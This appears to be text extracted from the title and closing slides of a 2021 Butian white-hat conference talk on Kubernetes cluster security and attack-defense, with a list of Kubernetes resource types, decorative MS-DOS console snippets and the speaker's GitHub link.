
bindings	componentstatuses	configmaps	endpoints	events	limitranges	namespaces	nodes
persistentvolumeclaims	persistentvolumes	pods	podtemplates	replicationcontrollers	quota	resourcequotas	secrets
serviceaccounts	services	mutatingwebhookconfigurations	validatingwebhookconfigurations	customresourcedefinitions	apiservices	controllerrevisions	daemonsets
deployments	replicasets	statefulsets	tokenreviews	localsubjectaccessreviews	selfsubjectaccessreviews	selfsubjectrulesreviews	subjectaccessreviews
horizontalpodautoscalers	cronjobs	jobs	certificatesigningrequests	leases	endpointslices	ingresses	flowschemas
prioritylevelconfigurations	ingressclasses	networkpolicies	runtimeclasses	poddisruptionbudgets	podsecuritypolicies	clusterrolebindings	clusterroles
rolebindings	roles	priorityclasses	csidrivers	csinodes	storageclasses	volumeattachments	networkpolicy

Kubernetes集群建设和攻防对抗的关键点

一个回顾和总结



Kubernetes集群安全建设和攻防对抗的关键节点





补天漏洞响应平台

2021补天白帽大会

THANKS

```
Device name : MSCD000  
Transfer Mode : Programmed I/O  
Drive 0: Port= 170 (Secondary Channel), Master 1/0=15  
Firmware Version : 0FEE
```

```
C:\>dir  
Volume in drive C is MS-DOS 6  
Volume Serial Number is 3340-0044  
Directory of C:\
```

SPEAKER: NEARGLE
<https://github.com/neargle/>